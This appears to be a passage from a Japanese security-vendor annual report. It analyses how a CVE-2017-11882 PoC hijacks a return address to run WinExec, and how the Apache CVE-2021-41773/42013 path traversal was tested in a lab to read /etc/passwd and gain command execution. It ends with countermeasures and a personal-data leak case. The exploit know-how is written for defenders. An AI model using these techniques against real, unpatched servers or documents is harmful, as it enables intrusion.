


図 4.8　Font recordのnameがコピーされる様子

図 4.8より、Font recordのnameをコピーするstrcpy関数の処理前は、リターンアドレスが0x4115D8であることがわかります。そして、strcpy関数によってnameがコピーされたことにより、nameの末尾に記載されていた0x430C12（図4.7黄色枠の末尾）が、リターンアドレスとして書き換えられます。
書き換えられたリターンアドレス先には、図 4.9に示すとおりWinExec関数があります。




図 4.9　書き換えられたリターンアドレス先にあるWinExec関数

WinExec関数は第1引数で指定されたアプリケーションを実行する関数です[26]。

```
C++
UINT WinExec(
[in] LPCSTR lpCmdLine,
[in] UINT   uCmdShow
);
```

図 4.9より、Font recordのname（図 4.7の黄色枠）が第1引数として処理されることがわかります。その結果、本PoCの場合、電卓（calc.exe）が実行されます。

4.5.　CVE-2017-11882が悪用され続ける要因の考察

本節では、約4年前に公開された脆弱性が、未だに悪用され続けている要因を考察します。
要因の1つ目は、サポート終了製品が使用され続けていることが考えられます。数式エディターが使用されている端末数を把握することは困難のため、ほかの例としてサポートが終了したWindows OSの使用傾向から考察します。Windows OSの使用傾向を概算する1つの手段として、Analytics.usa.govプロジェクトが公開しているデータ[27]が利用できます。Analytics.usa.govプロジェクトでは、アメリカ政府のサイト(トップレベルドメインがgovのもの)にアクセスした端末情報を公開しています。2021/11/10 から2022/2/7の期間にアメリカ政府のサイトにアクセスしたWindows端末のOS割合を表 4.1に示します。

表 4.1　アメリカ政府のサイトにアクセスしたWindows端末情報(2021/11/10～2022/2/7)

OS		アクセス回数
サポート中	Window 10	1,492,012,057
	Window 8.1	29,085,885
		(合計) 1,521,097,942
サポート終了	Windows 7	75,214,892
	Windows 8	9,170,936
	Windows XP	1,670,701
	Windows Vista	935,771
	Windows Server 2003	156,512
	Windows NT	43,426
	Windows 2000	16,294
	Windows CE	6,775
	Windows 98	5,099
	Windows 95	2,376
	Windows 3.1	1,679
	Windows ME	78
		(合計) 87,224,539
	不明	10,485

表 4.1より、Windows 7やWindows 8など、既にサポート終了になったOSが使用されている端末が、約3ヶ月の期間に約9千万回アクセスしたことがわかります。また、約8年前にサポート終了となったWindows XPを利用している端末が約170万回もアクセスしています。このことから、約4年前にサポートが終了した数式エディターもある程度利用され続けていることが推察できます。そのため、攻撃者にとってはCVE-2017-11882を悪用する価値が未だにあることが考えられます。

要因の2つ目は、CVE-2017-11882は、技術力の低い攻撃者でも容易に悪用可能であるためです。
GitHubや個人ブログなど、インターネット上には、4.4節で紹介したようなPoCが数多く公開されています。公開されているPoCを悪用することで、任意のコードを実行するマルウェアを容易に作成することができます。
また、より容易にCVE-2017-11882を悪用する方法もあります。インターネット上やダークウェブ上にはCVE-2017-11882を悪用するマルウェアを作成するためのビルダーやサービスも多数存在しています。




図 4.10　CVE-2017-11882を悪用するマルウェアのビルダー2種類

このようなビルダーやサービスを利用した場合、簡単なマウスとキーボード操作のみで、CVE-2017-11882を悪用し、設定したコードを実行させるマルウェアを作成することができます。
これらの要因により、約4年前に公開されたCVE-2017-11882が未だに悪用され続けていると考えられます。

4.6.　まとめと対策

本章では、脆弱性を悪用するマルウェアの中で2021年に国内で最も多く検出されたWin32/Exploit.CVE-2017-11882を解説しました。本マルウェアは、数式エディターに存在する脆弱性（CVE-2017-11882）を悪用し、攻撃者が設定したコードを実行します。実行されるコードは、外部サーバーから別のマルウェアをダウンロードするものが大半です。
CVE-2017-11882を解消するセキュリティパッチは2017年に公開されており、また2018年には、数式エディターが削除されています。しかし、現在も数式エディターが使用されている端末の存在が推察できる点やCVE-2017-11882の悪用が容易な点により、未だに悪用され続けていることが考えられます。

Win32/Exploit.CVE-2017-11882や脆弱性を悪用するマルウェアの対策は以下のとおりです。

- サポート終了製品を使用しない
- 脆弱性を解消するセキュリティパッチや緩和策が公開された場合は、迅速に適応を検討する
- ウイルス対策製品を使用し、ウイルス定義データベースを最新の状態に維持する
- Microsoft Office製品の保護機能にRTFファイルを追加する

脆弱性の解消が遅くなるほど悪用の危険性は高まります。そのため、利用中のソフトウェアに脆弱性がないことを、再度確認することを推奨します。その際には、脆弱性診断やペネトレーションテストなどのサービス[28]を活用すると効果的です。

5 Apache HTTP Serverの脆弱性

(CVE-2021-41773、CVE-2021-42013)

第5章　Apache HTTP Serverの脆弱性（CVE-2021-41773、CVE-2021-42013）

本章では、Apache HTTP Serverの脆弱性を狙った攻撃について解説します。

5.1.　脆弱性の概要

Apache HTTP ServerはApache Software Foundation[29]が管理するオープンソースソフトウェアで、HTMLファイルや画像ファイルといった静的コンテンツを提供するWebサーバーソフトウェアです。2022年1月時点において全世界で30.9%のシェアを獲得しており、同じくWebサーバーソフトウェアであるNginxに次いで2番目に普及しています[30]。
2021年10月5日に、Apache HTTP Serverの脆弱性（CVE-2021-41773[31]）が公表され、さまざまな機関から注意喚起が発信[32] [33]されました。この脆弱性はURLパスの正規化を行う処理に対して、不完全な変更が加えられたことによって生じました。この脆弱性を悪用したパストラバーサル攻撃[ii]が行われると、Apache HTTP Serverにおいて、遠隔の第三者によってドキュメントルート[iii]外のファイルにアクセスされる可能性や任意のコードを実行（RCE:Remote Code Execution）される恐れがあります。この脆弱性はApache HTTP Serverのバージョン2.4.49が影響を受け、それ以前のバージョンでは影響を受けません。CVE-2021-41773の脆弱性への対応として、2021年10月4日にApache HTTP Serverのバージョン2.4.50がリリースされましたが、この修正にも不完全な部分がありました。そのため2021年10月7日に、改めて脆弱性

表 5.1　Apache HTTP Serverのリリースと脆弱性公表のタイムライン

日付	Apache HTTP Serverおよびその脆弱性に関連するイベント
2021/9/16	リリース　：　Apache HTTP Serverのバージョン2.4.49がリリースされる。
2021/9/29	報告　：　Apache開発陣にCVE-2021-41773の脆弱性が報告される。
2021/10/4	リリース　：　Apache HTTP Serverのバージョン2.4.50がリリースされる。
2021/10/5	公表　：　MITRE社からCVE-2021-41773が公表される。
2021/10/6	報告　：　Apache開発陣にCVE-2021-42013の脆弱性が報告される。
2021/10/7	リリース　：　Apache HTTP Serverのバージョン2.4.51がリリースされる。
2021/10/7	公表　：　MITRE社からCVE-2021-42013が公表される。

（CVE-2021-42013[34]）が公表されました。この対策として同日の2021年10月7日に、Apache HTTP Serverのバージョン2.4.51がリリースされました。
これらの脆弱性が公表されてから、ESET製品においても関連する攻撃を検知しています。図5.1はCVE-2021-41773の脆弱性を悪用するネットワーク攻撃の国内における検知数を表しています。国内最初の検知は2021年10月26日で、11月中旬から12月中旬にかけて攻撃が多く検知されたことがわかります。12月下旬から検知数は比較的落ち着きましたが、依然として脅威が継続しています。

ii　ディレクトリトラバーサル攻撃とも呼ばれる。親ディレクトリを意味する「../」などの文字列をファイル名のパラメーターに使用し、任意のファイルにアクセスする攻撃です。

iii　Web上に公開されるWebサーバーのディレクトリのうち、一番上の階層に該当するディレクトリです。




図 5.1　CVE-2021-41773の脆弱性を悪用するネットワーク攻撃の検知数推移（2021年10月～12月・国内）

5.2.　脆弱性の影響を受ける条件

脆弱性を悪用したパストラバーサル攻撃が成功する条件として、以下の3点が挙げられます。

① Apache HTTP Server が特定のバージョンである
② ドキュメントルート外へのファイルのアクセスが有効である
③ CGIモジュールの読み込みが有効である

条件①と②を満たす場合は任意のファイルへのアクセスが可能となり、条件①～③のすべてを満たす場合はRCEが可能となります。これらの設定箇所については図5.2に示しています。また、Apache HTTP Server のバージョンおよび設定に対する脆弱性の影響の有無について検証した結果を、表5.2（CVE-2021-41773の検証結果）および表5.3（CVE-2021-42013の検証結果）にまとめました。

図 5.2　Apache HTTP Serverのhttpd.confファイルの設定画面

表 5.2　攻撃の成否に関係する条件とCVE-2021-41773の影響の有無

条 件			影響の有無	
Apache HTTP Server のバージョン	ドキュメントルート外 へのアクセス	CGIモジュールの読込	ファイル アクセス	RCE
2.4.49	有効	有効	有り	有り
	有効	無効	有り	無し
	無効	有効 / 無効	無し	無し
2.4.50	有効	有効	無し	無し
	有効	無効	無し	無し
	無効	有効 / 無効	無し	無し

表 5.3　攻撃の成否に関係する条件とCVE-2021-42013の影響の有無

条 件			影響の有無	
Apache HTTP Server のバージョン	ドキュメントルート外 へのアクセス	CGIモジュールの読込	ファイル アクセス	RCE
2.4.49	有効	有効	有り	有り
	有効	無効	有り	無し
	無効	有効 / 無効	無し	無し
2.4.50	有効	有効	有り	有り
	有効	無効	有り	無し
	無効	有効 / 無効	無し	無し

5.3.　脆弱性を悪用した攻撃の検証

ここからは、実際に脆弱性が悪用された場合の挙動について確認していきます。なお、検証にあたっては、CentOS 7.9.2009にApache HTTP Serverを構築し、Ubuntu 20.04.2の端末から脆弱性の悪用コードを含むリクエストを送信する方法で実施しました。

まずはApache HTTP Server 2.4.49のサーバーに対して、CVE-2021-41773の脆弱性を悪用した攻撃を行った様子から見ていきます。図5.3では、パストラバーサル攻撃のGETリクエストを送信して、サーバーのpasswdファイル[iv]にアクセスしています。アクセスが成功すると、レスポンスとしてpasswdファイルの内容が表示されることが確認できます。一方で、ドキュメントルート外へのアクセスが無効の場合、同一のGETリクエストを使用した攻撃ではpasswdファイルにアクセスできないことも確認できます。

iv　「/etc/passwd」のパスで表されるファイルであり、ユーザーのアカウント情報が格納されています。以前はアカウントに対応するハッシュ化されたパスワードがこのpasswdファイルに直接記載されていました。しかしpasswdファイルは一般ユーザーでも読み取り可能であるため、現在のLinuxディストリビューションでは、所有者（通常はroot）のみが読み取り可能である「/etc/shadow」ファイルにパスワード情報を格納する仕組みが採用されています。




図 5.3　Apache HTTP Server 2.4.49のサーバーに対して、CVE-2021-41773の脆弱性を悪用してpasswdファイルにアクセスした様子

続いてApache HTTP Server 2.4.50のサーバーに対する攻撃の様子を見ていきます。図5.4は図5.3と同一のGETリクエスト（CVE-2021-41773の脆弱性を悪用するパストラバーサル攻撃）を送信し、サーバーのpasswdファイルにアクセスを試みている様子を表しています。Apache HTTP Server 2.4.49ではpasswdファイルの内容がレスポンスとして返ってきましたが、Apache HTTP Server 2.4.50（ドキュメントルート外へのアクセス:有効）では「400 Bad Request」のステータスコードが返ってきており、当該ファイルにアクセスできなくなっています。




図 5.4　Apache HTTP Server 2.4.50のサーバーに対して、CVE-2021-41773の脆弱性を悪用してpasswdファイルにアクセスした様子

サーバーに送信するリクエストを、CVE-2021-42013の脆弱性を悪用するパストラバーサル攻撃に変更した様子が図5.5です。図5.4とは異なり、アクセスが成功してpasswdファイルの内容がレスポンスとして返ってきている様子がわかります。

図5.4および図5.5から、Apache HTTP Serverのバージョンアップによって CVE-2021-41773の影響は除去された一方で、CVE-2021-42013の影響は残存したままであることが確認できます。




図 5.5　Apache HTTP Server 2.4.50のサーバーに対して、CVE-2021-42013の脆弱性を悪用してpasswdファイルにアクセスした様子

パストラバーサル攻撃による任意ファイルへのアクセスに加えて、CGIモジュールの読み込みが有効である場合、RCEが可能となります。図5.6は、パストラバーサル攻撃のPOSTリクエストを送信して /bin/shにアクセスし、サーバー上で「ls」コマンドを実行する様子を表しています。なお、Apache HTTP Server 2.4.49においてもCGIモジュールの読み込みが有効となっている場合、CVE-2021-41773の脆弱性を悪用して /bin/shにアクセスすることでRCEが可能であることを確認しています。




図 5.6　Apache HTTP Server 2.4.50のサーバーに対して、CVE-2021-42013の脆弱性を悪用してRCEを行った様子

以上のように、Apache HTTP Serverのバージョンや設定によって、任意のファイルへのアクセスやRCEが可能となるため、早急に対策を行う必要があります。

5.4.　脆弱性に対する対策

今回紹介した2つの脆弱性に対して、表5.1および表5.2からもわかるとおり、ドキュメントルート外へのアクセスを無効にすることで悪用の影響を防ぐことができます。しかしながら、サーバーの運用の都合により設定を無効にできない場合や、設定作業時の人為的なミスによって予期せぬ脆弱性を作りこんでしまう可能性もあるため、Apache HTTP Serverのバージョンを2.4.51以上にアップデートすることを推奨します。




図 5.7　Apache HTTP Server 2.4.51のサーバーに対して、CVE-2021-41773およびCVE-2021-42013の脆弱性を悪用してpasswdファイルにアクセスした様子

5.1節で解説したとおり、Apache HTTP Serverを巡って、非常に短い期間で複数の脆弱性公表と修正バージョンのリリースが行われるといったセキュリティ騒動が発生しました。この一連の騒動によって、直近でソフトウェアの更新を行ったからといって、必ずしも安心することはできないということを認識できたのではないでしょうか。使用していないソフトウェアやバージョンの更新が行われていないソフトウェアは、当然放置すべきではありません。しかしながら漠然と更新作業を行うだけでなく、取り扱っているソフトウェアの種類やバージョンを正確に把握し、関連するセキュリティ情報を日頃から収集して、懸念事項が生じた際に一早く対応できる体制の構築も求められます。

6

新たな形態の個人情報漏えい事件と個人を特定しうる情報

第6章　　新たな形態の個人情報漏えい事件と個人を特定しうる情報

本章では、2021年に発生したこれまでとは違った形態の個人情報の漏えい事件と、個人を特定しうる情報として位置情報に着目し、その活用例と悪用の可能性について解説します。

6.1.　はじめに

2022年4月1日の改正個人情報保護法の全面施行を控えた2021年は、個人情報が大きく注目を浴びる1年となりました。個人情報とは、「生存する個人に関する情報であって、当該情報に含まれる氏名、生年月日そのほかの記述などにより特定の個人を識別することができるもの、または個人識別符号が含まれるもの」とされています（個人情報保護法第2条）。改正個人情報保護法によって拡大された保護対象などの詳細は、法令および管轄省庁・機関の発表（例:個人情報保護委員会「令和2年 改正個人情報保護法について」[35]など）をご確認ください。
2021年はこれまでに見られなかった新しい形態の個人を特定しうる情報に関する事件、事故が報告されています。その背景には、コロナ禍において導入が加速している、オンラインで本人確認手続きを行う仕組みであるeKYC（electronic Know Your Customer:電子本人確認）や、貴重品の紛失防止や捜索を手助けするスマートタグなどの位置情報保存・発信デバイスの普及などがあります。ICTの進化とともに普及したこれらの仕組みやデバイスは、私たちの生活の利便性向上にもつながる一方で、個人の特定・プライバシーの侵害にもつながり、ストーカー被害などにも悪用される可能性も秘めています。

6.2.　本人確認書類の画像データの情報漏えい

2021年に上場企業とその子会社で個人情報の漏えい・紛失事故を公表したのは120社、事故件数は137件、漏えいした個人情報は574万9,773人分にも達しました。これら公表情報の中で、2021年に漏えいした個人情報件数が最も多かった事件が、恋活・婚活マッチングサービス運営企業が被害を受けた不正アクセス事件です。[36]

2021年5月21日、恋活・婚活マッチングサービスを提供する企業が、会員情報を管理するサーバーが外部から不正アクセスを受けた影響で、171万件以上の個人情報漏えい被害が生じたことを公表しました。この事件がこれまでの不正アクセスによる個人情報漏えい被害と異なる点は、漏えいした情報が年齢確認審査のために提出された年齢確認書類の画像データであった点です。[37][38] 漏えいした画像データは、主に運転免許証、健康保険証、パスポート、マイナンバーカード（表面）であり、そのうち、全体の過半数となる約6割を運転免許証が占めていたとされています（表6.1）。運転免許証の画像データからは氏名や生年月日、住所、顔写真などの個人情報が取得可能です。国内において信頼性の高い公的な身分証明書が100万件以上もまとまって漏えいした事件は前例がないこともあり、この事件は大きな注目を集めました。

表 6.1 漏えい対象

漏えいしたアカウント数	171万1,756件 （退会済みの旧会員含む）
対象となる情報	2018年1月31日～2021年4月20日の期間に提出された年齢確認書類の画像データ
年齢確認審査書類の主な種別	● 運転免許証 ● 健康保険証 ● パスポート ● マイナンバーカード（表面）など （約6割が運転免許証）

表 6.2 タイムライン（被害組織の公表情報をもとに作成）

2021年4月20日～同月26日	恋活・婚活マッチングサービスの会員情報管理サーバーに不正アクセス 年齢確認書類画像データの不正取得が複数回にわたり行われる
2021年4月28日	● 被害組織がサーバーにおいて、通常のサービス運用・業務では想定されない挙動を確認 ● 不正アクセス者のものと推定されるIPアドレスを遮断。 事実調査と原因究明を開始 ● 総務省への個人情報漏えいに関する第一報を実施
2021年4月30日	警察当局への第一報と被害相談を開始
2021年5月21日	被害組織が同社Webページで、 「不正アクセスによる会員様情報流出に関するお詫びとお知らせ」を公表

